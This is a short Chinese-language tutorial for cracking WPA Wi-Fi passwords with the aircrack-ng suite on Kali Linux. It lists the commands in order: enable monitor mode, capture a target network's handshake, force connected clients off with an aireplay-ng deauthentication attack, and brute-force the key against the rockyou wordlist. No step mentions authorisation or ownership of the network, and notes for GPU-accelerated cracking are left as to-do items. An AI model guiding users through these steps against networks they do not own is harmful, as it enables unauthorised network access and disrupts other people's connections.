启动网卡

连接以后,在虚机的右下角部分可以看到类型USB接口的图案显亮出来,即表示连接成功。
使用支持监听模式的无线网卡
准备工作
1.插上无线网卡后
如果不是免驱动版,可能需要安装驱动
2.如果是虚拟机则需要启动
1.终端执行命令 airmon-ng 查看网卡是否被识别(接口名称通常是wlan0)
iwconfig
2.开启监听模式 有的命令前面可能不用加sudo
sudo airmon-ng start wlan0
成功后接口名会变成 wlan0mon ,
3.用iwconfig 查看是否是监听模式 关键字 Monitor
4扫描附近网络,找到目标后按 Ctrl+C 停止,并记下目标的BSSID) 和 CH(信道) 值
sudo airodump-ng wlan0mon
5.锁定目标并抓取握手包
针对目标网络开始抓包,数据会保存到指定文件 -w 后跟的就是指定文件,如果右上角出现 WPA handshake 即表示抓包成功
sudo airodump-ng -c 信道 --bssid 目标BSSID -w capture wlan0mon
记录一个客户端MAC地址STATION 列
6.主动触发握手
因为只有设备连接时才能抓到包,新开一个终端 ,强制已连接设备掉线重连,从而产生握手包
sudo aireplay-ng -0 10 -a 目标BSSID -c 客户端MAC wlan0mon
客户端 MAC 可从上一步抓包界面的下方列表(STATION 列)获得。
7.跑字典破解
抓包成功后,使用密码字典进行暴力破解,kali自带rockyou 字典,首次使用需要先解压
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 目标BSSID capture-01.cap
出现 KEY FOUND! 表示破解成功,显示密码;
出现 KEY NOT FOUND 则说明字典里没有该密码,需更换更大或更有针对性的字典
测试结束后,使用一下命令恢复正常网络状态 修改自己的网卡设置。停止监听
sudo airmon-ng stop wlan0mon
sudo systemctl start NetworkManager
待补充 1.使用穷举法破解
2.上述方式是通过CPU处理破解的,效率非常低,待补充 使用GPU破解,提升破解速度
3.待补充参数说明,暴力破解会使用全部性能,对电脑伤害较大,可使用参数限制CPU或GPU性能,防止电脑蓝屏,烧机。